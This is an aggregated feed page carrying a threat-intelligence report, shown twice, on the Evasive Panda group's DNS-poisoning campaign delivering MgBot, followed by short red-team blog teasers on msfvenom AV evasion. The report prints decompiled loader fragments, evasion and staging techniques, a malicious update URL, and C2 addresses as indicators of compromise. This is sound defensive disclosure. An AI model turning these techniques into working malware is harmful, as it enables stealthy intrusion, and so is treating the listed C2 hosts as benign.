As mentioned above, the loader follows a unique delivery scheme, which includes at least two stages of payload. The shellcode employs a hashing algorithm known as PJW to resolve Windows APIs at runtime in a stealthy manner.

unsigned int calc_PJWHash(_BYTE *a1)
{
unsigned int v2;
v2 = 0;
while ( *a1 )
{
v2 = *a1++ + 16 * v2;
if ( (v2 & 0xF0000000) != 0 )
v2 = ~(v2 & 0xF0000000) & (v2 ^ ((v2 & 0xF0000000) >> 24));
}
return v2;
}

The shellcode first searches for a specific DAT file in the malware’s primary installation directory. If it is found, the shellcode decrypts it using the CryptUnprotectData API, a Windows API that decrypts protected data into allocated heap memory, and ensures that the data can only be decrypted on the particular machine by design. After decryption, the shellcode deletes the file to avoid leaving any traces of the valuable part of the attack chain.

If, however, the DAT file is not present, the shellcode initiates the next-stage shellcode installation process. It involves retrieving encrypted data from a web source that is actually an attacker-controlled server, by employing a DNS poisoning attack. Our telemetry shows that the attackers successfully obtained the encrypted second-stage shellcode, disguised as a PNG file, from the legitimate website dictionary[.]com. However, upon further investigation, it was discovered that the IP address associated with dictionary[.]com had been manipulated through a DNS poisoning technique. As a result, victims’ systems were resolving the website to different attacker-controlled IP addresses depending on the victims’ geographical location and internet service provider.

To retrieve the second-stage shellcode, the first-stage shellcode uses the RtlGetVersion API to obtain the current Windows version number and then appends a predefined string to the HTTP header:

sec-ch-ua-platform: windows %d.%d.%d.%d.%d.%d

This implies that the attackers needed to be able to examine request headers and respond accordingly. We suspect that the attackers’ collection of the Windows version number and its inclusion in the request headers served a specific purpose, likely allowing them to target specific operating system versions and even tailor their payload to different operating systems. Given that the Evasive Panda threat actor has been known to use distinct implants for Windows (MgBot) and macOS (Macma) in previous campaigns, it is likely that the malware uses the retrieved OS version string to determine which implant to deploy. This enables the threat actor to adapt their attack to the victim’s specific operating system by assessing results on the server side.

Downloading a payload from the web resource

Downloading a payload from the web resource

From this point on, the first-stage shellcode proceeds to decrypt the retrieved payload with a XOR decryption algorithm:

key = *(mw_decryptedDataFromDatFile + 92);
index = 0;
if ( sz_shellcode )
{
mw_decryptedDataFromDatFile_1 = Heap;
do
{
*(index + mw_decryptedDataFromDatFile_1) ^= *(&key + (index & 3));
++index;
}
while ( index < sz_shellcode );
}

The shellcode uses a 4-byte XOR key, consistent with the one used in previous stages, to decrypt the new shellcode stored in the DAT file. It then creates a structure for the decrypted second-stage shellcode, similar to the first stage, including a partially decrypted configuration buffer and other relevant details.

Next, the shellcode resolves the VirtualProtect API to change the protection flag of the new shellcode buffer, allowing it to be executed with PAGE_EXECUTE_READWRITE permissions. The second-stage shellcode is then executed, with the structure passed as an argument. After the shellcode has finished running, its return value is checked to see if it matches 0x9980. Depending on the outcome, the shellcode will either terminate its own process or return control to the caller.

Although we were unable to retrieve the second-stage payload from the attackers’ web server during our analysis, we were able to capture and examine the next stage of the malware, which was to be executed afterwards. Our analysis suggests that the attackers may have used the CryptProtectData API during the execution of the second shellcode to encrypt the entire shellcode and store it as a DAT file in the malware’s main installation directory. This implies that the malware writes an encrypted DAT file to disk using the CryptProtectData API, which can then be decrypted and executed by the first-stage shellcode. Furthermore, it appears that the attacker attempted to generate a unique encrypted second shellcode file for each victim, which we believe is another technique used to evade detection and defense mechanisms in the attack chain.

Secondary loader

We identified a secondary loader, named libpython2.4.dll, which was disguised as a legitimate Windows library and used by the Evasive Panda group to achieve a stealthier loading mechanism. Notably, this malicious DLL loader relies on a legitimate, signed executable named evteng.exe (MD5: 1c36452c2dad8da95d460bee3bea365e), which is an older version of python.exe. This executable is a Python wrapper that normally imports the libpython2.4.dll library and calls the Py_Main function.

The secondary loader retrieves the full path of the current module (libpython2.4.dll) and writes it to a file named status.dat, located in C:\ProgramData\Microsoft\eHome, but only if a file with the same name does not already exist in that directory. We believe with a low-to-medium level of confidence that this action is intended to allow the attacker to potentially update the secondary loader in the future. This suggests that the attacker may be planning for future modifications or upgrades to the malware.

The malware proceeds to decrypt the next stage by reading the entire contents of C:\ProgramData\Microsoft\eHome\perf.dat. This file contains the previously downloaded and XOR-decrypted data from the attacker-controlled server, which was obtained through the DNS poisoning technique as described above. Notably, the implant downloads the payload several times and moves it between folders by renaming it. It appears that the attacker used a complex process to obtain this stage from a resource, where it was initially XOR-encrypted. The attacker then decrypted this stage with XOR and subsequently encrypted and saved it to perf.dat using a custom hybrid of Microsoft’s Data Protection Application Programming Interface (DPAPI) and the RC5 algorithm.

General overview of storing payload on disk by using hybrid encryption

General overview of storing payload on disk by using hybrid encryption

This custom encryption algorithm works as follows. The RC5 encryption key is itself encrypted using Microsoft’s DPAPI and stored in the first 16 bytes of perf.dat. The RC5-encrypted payload is then appended to the file, following the encrypted key. To decrypt the payload, the process is reversed: the encrypted RC5 key is first decrypted with DPAPI, and then used to decrypt the remaining contents of perf.dat, which contains the next-stage payload.

The attacker uses this approach to ensure that a crucial part of the attack chain is secured, and the encrypted data can only be decrypted on the specific system where the encryption was initially performed. This is because the DPAPI functions used to secure the RC5 key tie the decryption process to the individual system, making it difficult for the encrypted data to be accessed or decrypted elsewhere. This makes it more challenging for defenders to intercept and analyze the malicious payload.

After completing the decryption process, the secondary loader initiates the runtime injection method, which likely involves the use of a custom runtime DLL injector for the decrypted data. The injector first calls the DLL entry point and then searches for a specific export function named preload. Although we were unable to determine which encrypted module was decrypted and executed in memory due to a lack of available data on the attacker-controlled server, our telemetry reveals that an MgBot variant is injected into the legitimate svchost.exe process after the secondary loader is executed. Fortunately, this allowed us to analyze these implants further and gain additional insights into the attack, as well as reveal that the encrypted initial configuration was passed through the infection chain, ultimately leading to the execution of MgBot. The configuration file was decrypted with a single-byte XOR key, 0x58, and this would lead to the full exposure of the configuration.

Our analysis suggests that the configuration includes a campaign name, hardcoded C2 server IP addresses, and unknown bytes that may serve as encryption or decryption keys, although our confidence in this assessment is limited. Interestingly, some of the C2 server addresses have been in use for multiple years, indicating a potential long-term operation.

Decryption of the configuration in the injected MgBot implant

Decryption of the configuration in the injected MgBot implant

Victims

Our telemetry has detected victims in Türkiye, China, and India, with some systems remaining compromised for over a year. The attackers have shown remarkable persistence, sustaining the campaign for two years (from November 2022 to November 2024) according to our telemetry, which indicates a substantial investment of resources and dedication to the operation.

Attribution

The techniques, tactics, and procedures (TTPs) employed in this compromise indicate with high confidence that the Evasive Panda threat actor is responsible for the attack. Despite the development of a new loader, which has been added to their arsenal, the decade-old MgBot implant was still identified in the final stage of the attack with new elements in its configuration. Consistent with previous research conducted by several vendors in the industry, the Evasive Panda threat actor is known to commonly utilize various techniques, such as supply-chain compromise, Adversary-in-the-Middle attacks, and watering-hole attacks, which enable them to distribute their payloads without raising suspicion.

Conclusion

The Evasive Panda threat actor has once again showcased its advanced capabilities, evading security measures with new techniques and tools while maintaining long-term persistence in targeted systems. Our investigation suggests that the attackers are continually improving their tactics, and it is likely that other ongoing campaigns exist. The introduction of new loaders may precede further updates to their arsenal.

As for the AitM attack, we do not have any reliable sources on how the threat actor delivers the initial loader, and the process of poisoning DNS responses for legitimate websites, such as dictionary[.]com, is still unknown. However, we are considering two possible scenarios based on prior research and the characteristics of the threat actor: either the ISPs used by the victims were selectively targeted, and some kind of network implant was installed on edge devices, or one of the network devices of the victims — most likely a router or firewall appliance — was targeted for this purpose. However, it is difficult to make a precise statement, as this campaign requires further attention in terms of forensic investigation, both on the ISPs and the victims.

The configuration file’s numerous C2 server IP addresses indicate a deliberate effort to maintain control over infected systems running the MgBot implant. By using multiple C2 servers, the attacker aims to ensure prolonged persistence and prevents loss of control over compromised systems, suggesting a strategic approach to sustaining their operations.

Indicators of compromise

File Hashes
c340195696d13642ecf20fbe75461bed sohuva_update_10.2.29.1-lup-s-tp.exe
7973e0694ab6545a044a49ff101d412a libpython2.4.dll
9e72410d61eaa4f24e0719b34d7cad19 (MgBot implant)

File Paths
C:\ProgramData\Microsoft\MF
C:\ProgramData\Microsoft\eHome\status.dat
C:\ProgramData\Microsoft\eHome\perf.dat

URLs and IPs
60.28.124[.]21     (MgBot C2)
123.139.57[.]103   (MgBot C2)
140.205.220[.]98   (MgBot C2)
112.80.248[.]27    (MgBot C2)
116.213.178[.]11   (MgBot C2)
60.29.226[.]181    (MgBot C2)
58.68.255[.]45     (MgBot C2)
61.135.185[.]29    (MgBot C2)
103.27.110[.]232   (MgBot C2)
117.121.133[.]33   (MgBot C2)
139.84.170[.]230   (MgBot C2)
103.96.130[.]107   (AitM C2)
158.247.214[.]28   (AitM C2)
106.126.3[.]78     (AitM C2)
106.126.3[.]56     (AitM C2)

  •  

Evasive Panda APT poisons DNS requests to deliver MgBot

Introduction

The Evasive Panda APT group (also known as Bronze Highland, Daggerfly, and StormBamboo) has been active since 2012, targeting multiple industries with sophisticated, evolving tactics. Our latest research (June 2025) reveals that the attackers conducted highly-targeted campaigns, which started in November 2022 and ran until November 2024.

The group mainly performed adversary-in-the-middle (AitM) attacks on specific victims. These included techniques such as dropping loaders into specific locations and storing encrypted parts of the malware on attacker-controlled servers, which were resolved as a response to specific website DNS requests. Notably, the attackers have developed a new loader that evades detection when infecting its targets, and even employed hybrid encryption practices to complicate analysis and make implants unique to each victim.

Furthermore, the group has developed an injector that allows them to execute their MgBot implant in memory by injecting it into legitimate processes. It resides in the memory space of a decade-old signed executable by using DLL sideloading and enables them to maintain a stealthy presence in compromised systems for extended periods.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

Technical details

Initial infection vector

The threat actor commonly uses lures that are disguised as new updates to known third-party applications or popular system applications trusted by hundreds of users over the years.

In this campaign, the attackers used an executable disguised as an update package for SohuVA, which is a streaming app developed by Sohu Inc., a Chinese internet company. The malicious package, named sohuva_update_10.2.29.1-lup-s-tp.exe, clearly impersonates a real SohuVA update to deliver malware from the following resource, as indicated by our telemetry:

http://p2p.hd.sohu.com[.]cn/foxd/gz?file=sohunewplayer_7.0.22.1_03_29_13_13_union.exe&new=/66/157/ovztb0wktdmakeszwh2eha.exe

There is a possibility that the attackers used a DNS poisoning attack to alter the DNS response of p2p.hd.sohu.com[.]cn to an attacker-controlled server’s IP address, while the genuine update module of the SohuVA application tries to update its binaries located in appdata\roaming\shapp\7.0.18.0\package. Although we were unable to verify this at the time of analysis, we can make an educated guess, given that it is still unknown what triggered the update mechanism.

Furthermore, our analysis of the infection process has identified several additional campaigns pursued by the same group. For example, they utilized a fake updater for the iQIYI Video application, a popular platform for streaming Asian media content similar to SohuVA. This fake updater was dropped into the application’s installation folder and executed by the legitimate service qiyiservice.exe. Upon execution, the fake updater initiated malicious activity on the victim’s system, and we have identified that the same method is used for IObit Smart Defrag and Tencent QQ applications.

The initial loader was developed in C++ using the Windows Template Library (WTL). Its code bears a strong resemblance to Wizard97Test, a WTL sample application hosted on Microsoft’s GitHub. The attackers appear to have embedded malicious code within this project to effectively conceal their malicious intentions.

The loader first decrypts the encrypted configuration buffer by employing an XOR-based decryption algorithm:

for ( index = 0; index < v6; index = (index + 1) )
{
if ( index >= 5156 )
break;
mw_configindex ^= (&mw_deflated_config + (index & 3));
}

After decryption, it decompresses the LZMA-compressed buffer into the allocated buffer, and all of the configuration is exposed, including several components:

  • Malware installation path: %ProgramData%\Microsoft\MF
  • Resource domain: http://www.dictionary.com/
  • Resource URI: image?id=115832434703699686&product=dict-homepage.png
  • MgBot encrypted configuration

The malware also checks the name of the logged-in user in the system and performs actions accordingly. If the username is SYSTEM, the malware copies itself with a different name by appending the ext.exe suffix inside the current working directory. Then it uses the ShellExecuteW API to execute the newly created version. Notably, all relevant strings in the malware, such as SYSTEM and ext.exe, are encrypted, and the loader decrypts them with a specific XOR algorithm.

Decryption routine of encrypted strings

Decryption routine of encrypted strings

If the username is not SYSTEM, the malware first copies explorer.exe into %TEMP%, naming the instance as tmpX.tmp (where X is an incremented decimal number), and then deletes the original file. The purpose of this activity is unclear, but it consumes high system resources. Next, the loader decrypts the kernel32.dll and VirtualProtect strings to retrieve their base addresses by calling the GetProcAddress API. Afterwards, it uses a single-byte XOR key to decrypt the shellcode, which is 9556 bytes long, and stores it at the same address in the .data section. Since the .data section does not have execute permission, the malware uses the VirtualProtect API to set the permission for the section. This allows for the decrypted shellcode to be executed without alerting security products by allocating new memory blocks. Before executing the shellcode, the malware prepares a 16-byte-long parameter structure that contains several items, with the most important one being the address of the encrypted MgBot configuration buffer.

Multi-stage shellcode execution

As mentioned above, the loader follows a unique delivery scheme, which includes at least two stages of payload. The shellcode employs a hashing algorithm known as PJW to resolve Windows APIs at runtime in a stealthy manner.

unsigned int calc_PJWHash(_BYTE *a1)
{
unsigned int v2;
v2 = 0;
while ( *a1 )
{
v2 = *a1++ + 16 * v2;
if ( (v2 & 0xF0000000) != 0 )
v2 = ~(v2 & 0xF0000000) & (v2 ^ ((v2 & 0xF0000000) >> 24));
}
return v2;
}

The shellcode first searches for a specific DAT file in the malware’s primary installation directory. If it is found, the shellcode decrypts it using the CryptUnprotectData API, a Windows API that decrypts protected data into allocated heap memory, and ensures that the data can only be decrypted on the particular machine by design. After decryption, the shellcode deletes the file to avoid leaving any traces of the valuable part of the attack chain.

If, however, the DAT file is not present, the shellcode initiates the next-stage shellcode installation process. It involves retrieving encrypted data from a web source that is actually an attacker-controlled server, by employing a DNS poisoning attack. Our telemetry shows that the attackers successfully obtained the encrypted second-stage shellcode, disguised as a PNG file, from the legitimate website dictionary[.]com. However, upon further investigation, it was discovered that the IP address associated with dictionary[.]com had been manipulated through a DNS poisoning technique. As a result, victims’ systems were resolving the website to different attacker-controlled IP addresses depending on the victims’ geographical location and internet service provider.

To retrieve the second-stage shellcode, the first-stage shellcode uses the RtlGetVersion API to obtain the current Windows version number and then appends a predefined string to the HTTP header:

sec-ch-ua-platform: windows %d.%d.%d.%d.%d.%d

This implies that the attackers needed to be able to examine request headers and respond accordingly. We suspect that the attackers’ collection of the Windows version number and its inclusion in the request headers served a specific purpose, likely allowing them to target specific operating system versions and even tailor their payload to different operating systems. Given that the Evasive Panda threat actor has been known to use distinct implants for Windows (MgBot) and macOS (Macma) in previous campaigns, it is likely that the malware uses the retrieved OS version string to determine which implant to deploy. This enables the threat actor to adapt their attack to the victim’s specific operating system by assessing results on the server side.

Downloading a payload from the web resource

Downloading a payload from the web resource

From this point on, the first-stage shellcode proceeds to decrypt the retrieved payload with a XOR decryption algorithm:

key = *(mw_decryptedDataFromDatFile + 92);
index = 0;
if ( sz_shellcode )
{
mw_decryptedDataFromDatFile_1 = Heap;
do
{
*(index + mw_decryptedDataFromDatFile_1) ^= *(&key + (index & 3));
++index;
}
while ( index < sz_shellcode );
}

The shellcode uses a 4-byte XOR key, consistent with the one used in previous stages, to decrypt the new shellcode stored in the DAT file. It then creates a structure for the decrypted second-stage shellcode, similar to the first stage, including a partially decrypted configuration buffer and other relevant details.

Next, the shellcode resolves the VirtualProtect API to change the protection flag of the new shellcode buffer, allowing it to be executed with PAGE_EXECUTE_READWRITE permissions. The second-stage shellcode is then executed, with the structure passed as an argument. After the shellcode has finished running, its return value is checked to see if it matches 0x9980. Depending on the outcome, the shellcode will either terminate its own process or return control to the caller.

Although we were unable to retrieve the second-stage payload from the attackers’ web server during our analysis, we were able to capture and examine the next stage of the malware, which was to be executed afterwards. Our analysis suggests that the attackers may have used the CryptProtectData API during the execution of the second shellcode to encrypt the entire shellcode and store it as a DAT file in the malware’s main installation directory. This implies that the malware writes an encrypted DAT file to disk using the CryptProtectData API, which can then be decrypted and executed by the first-stage shellcode. Furthermore, it appears that the attacker attempted to generate a unique encrypted second shellcode file for each victim, which we believe is another technique used to evade detection and defense mechanisms in the attack chain.

Secondary loader

We identified a secondary loader, named libpython2.4.dll, which was disguised as a legitimate Windows library and used by the Evasive Panda group to achieve a stealthier loading mechanism. Notably, this malicious DLL loader relies on a legitimate, signed executable named evteng.exe (MD5: 1c36452c2dad8da95d460bee3bea365e), which is an older version of python.exe. This executable is a Python wrapper that normally imports the libpython2.4.dll library and calls the Py_Main function.

The secondary loader retrieves the full path of the current module (libpython2.4.dll) and writes it to a file named status.dat, located in C:\ProgramData\Microsoft\eHome, but only if a file with the same name does not already exist in that directory. We believe with a low-to-medium level of confidence that this action is intended to allow the attacker to potentially update the secondary loader in the future. This suggests that the attacker may be planning for future modifications or upgrades to the malware.

The malware proceeds to decrypt the next stage by reading the entire contents of C:\ProgramData\Microsoft\eHome\perf.dat. This file contains the previously downloaded and XOR-decrypted data from the attacker-controlled server, which was obtained through the DNS poisoning technique as described above. Notably, the implant downloads the payload several times and moves it between folders by renaming it. It appears that the attacker used a complex process to obtain this stage from a resource, where it was initially XOR-encrypted. The attacker then decrypted this stage with XOR and subsequently encrypted and saved it to perf.dat using a custom hybrid of Microsoft’s Data Protection Application Programming Interface (DPAPI) and the RC5 algorithm.

General overview of storing payload on disk by using hybrid encryption

General overview of storing payload on disk by using hybrid encryption

This custom encryption algorithm works as follows. The RC5 encryption key is itself encrypted using Microsoft’s DPAPI and stored in the first 16 bytes of perf.dat. The RC5-encrypted payload is then appended to the file, following the encrypted key. To decrypt the payload, the process is reversed: the encrypted RC5 key is first decrypted with DPAPI, and then used to decrypt the remaining contents of perf.dat, which contains the next-stage payload.

The attacker uses this approach to ensure that a crucial part of the attack chain is secured, and the encrypted data can only be decrypted on the specific system where the encryption was initially performed. This is because the DPAPI functions used to secure the RC5 key tie the decryption process to the individual system, making it difficult for the encrypted data to be accessed or decrypted elsewhere. This makes it more challenging for defenders to intercept and analyze the malicious payload.

After completing the decryption process, the secondary loader initiates the runtime injection method, which likely involves the use of a custom runtime DLL injector for the decrypted data. The injector first calls the DLL entry point and then searches for a specific export function named preload. Although we were unable to determine which encrypted module was decrypted and executed in memory due to a lack of available data on the attacker-controlled server, our telemetry reveals that an MgBot variant is injected into the legitimate svchost.exe process after the secondary loader is executed. Fortunately, this allowed us to analyze these implants further and gain additional insights into the attack, as well as reveal that the encrypted initial configuration was passed through the infection chain, ultimately leading to the execution of MgBot. The configuration file was decrypted with a single-byte XOR key, 0x58, and this would lead to the full exposure of the configuration.

Our analysis suggests that the configuration includes a campaign name, hardcoded C2 server IP addresses, and unknown bytes that may serve as encryption or decryption keys, although our confidence in this assessment is limited. Interestingly, some of the C2 server addresses have been in use for multiple years, indicating a potential long-term operation.

Decryption of the configuration in the injected MgBot implant

Decryption of the configuration in the injected MgBot implant

Victims

Our telemetry has detected victims in Türkiye, China, and India, with some systems remaining compromised for over a year. The attackers have shown remarkable persistence, sustaining the campaign for two years (from November 2022 to November 2024) according to our telemetry, which indicates a substantial investment of resources and dedication to the operation.

Attribution

The techniques, tactics, and procedures (TTPs) employed in this compromise indicate with high confidence that the Evasive Panda threat actor is responsible for the attack. Despite the development of a new loader, which has been added to their arsenal, the decade-old MgBot implant was still identified in the final stage of the attack with new elements in its configuration. Consistent with previous research conducted by several vendors in the industry, the Evasive Panda threat actor is known to commonly utilize various techniques, such as supply-chain compromise, Adversary-in-the-Middle attacks, and watering-hole attacks, which enable them to distribute their payloads without raising suspicion.

Conclusion

The Evasive Panda threat actor has once again showcased its advanced capabilities, evading security measures with new techniques and tools while maintaining long-term persistence in targeted systems. Our investigation suggests that the attackers are continually improving their tactics, and it is likely that other ongoing campaigns exist. The introduction of new loaders may precede further updates to their arsenal.

As for the AitM attack, we do not have any reliable sources on how the threat actor delivers the initial loader, and the process of poisoning DNS responses for legitimate websites, such as dictionary[.]com, is still unknown. However, we are considering two possible scenarios based on prior research and the characteristics of the threat actor: either the ISPs used by the victims were selectively targeted, and some kind of network implant was installed on edge devices, or one of the network devices of the victims — most likely a router or firewall appliance — was targeted for this purpose. However, it is difficult to make a precise statement, as this campaign requires further attention in terms of forensic investigation, both on the ISPs and the victims.

The configuration file’s numerous C2 server IP addresses indicate a deliberate effort to maintain control over infected systems running the MgBot implant. By using multiple C2 servers, the attacker aims to ensure prolonged persistence and prevents loss of control over compromised systems, suggesting a strategic approach to sustaining their operations.

Indicators of compromise

File Hashes
c340195696d13642ecf20fbe75461bed sohuva_update_10.2.29.1-lup-s-tp.exe
7973e0694ab6545a044a49ff101d412a libpython2.4.dll
9e72410d61eaa4f24e0719b34d7cad19 (MgBot implant)

File Paths
C:\ProgramData\Microsoft\MF
C:\ProgramData\Microsoft\eHome\status.dat
C:\ProgramData\Microsoft\eHome\perf.dat

URLs and IPs
60.28.124[.]21     (MgBot C2)
123.139.57[.]103   (MgBot C2)
140.205.220[.]98   (MgBot C2)
112.80.248[.]27    (MgBot C2)
116.213.178[.]11   (MgBot C2)
60.29.226[.]181    (MgBot C2)
58.68.255[.]45     (MgBot C2)
61.135.185[.]29    (MgBot C2)
103.27.110[.]232   (MgBot C2)
117.121.133[.]33   (MgBot C2)
139.84.170[.]230   (MgBot C2)
103.96.130[.]107   (AitM C2)
158.247.214[.]28   (AitM C2)
106.126.3[.]78     (AitM C2)
106.126.3[.]56     (AitM C2)

  •  

Windows Event Logs for Red Teams

Tim Fowler // Do you know what could be lurking in your Windows event logs? In May of 2022, I was sent a Threat Post article about a new technique […]

The post Windows Event Logs for Red Teams appeared first on Black Hills Information Security, Inc..

  •  

Advanced Msfvenom Payload Generation

Joff Thyer // It has been known for some time that an executable payload generated with msfvenom can leverage an alternative template EXE file, and be encoded to better evade […]

The post Advanced Msfvenom Payload Generation appeared first on Black Hills Information Security, Inc..

  •  

Modifying Metasploit x64 template for AV evasion

Joff Thyer //   When performing a penetration of test of organizations with Windows desktops, many testers will now resort to using tools like Veil’s Powershell Empire in order to […]

The post Modifying Metasploit x64 template for AV evasion appeared first on Black Hills Information Security, Inc..

  •  
❌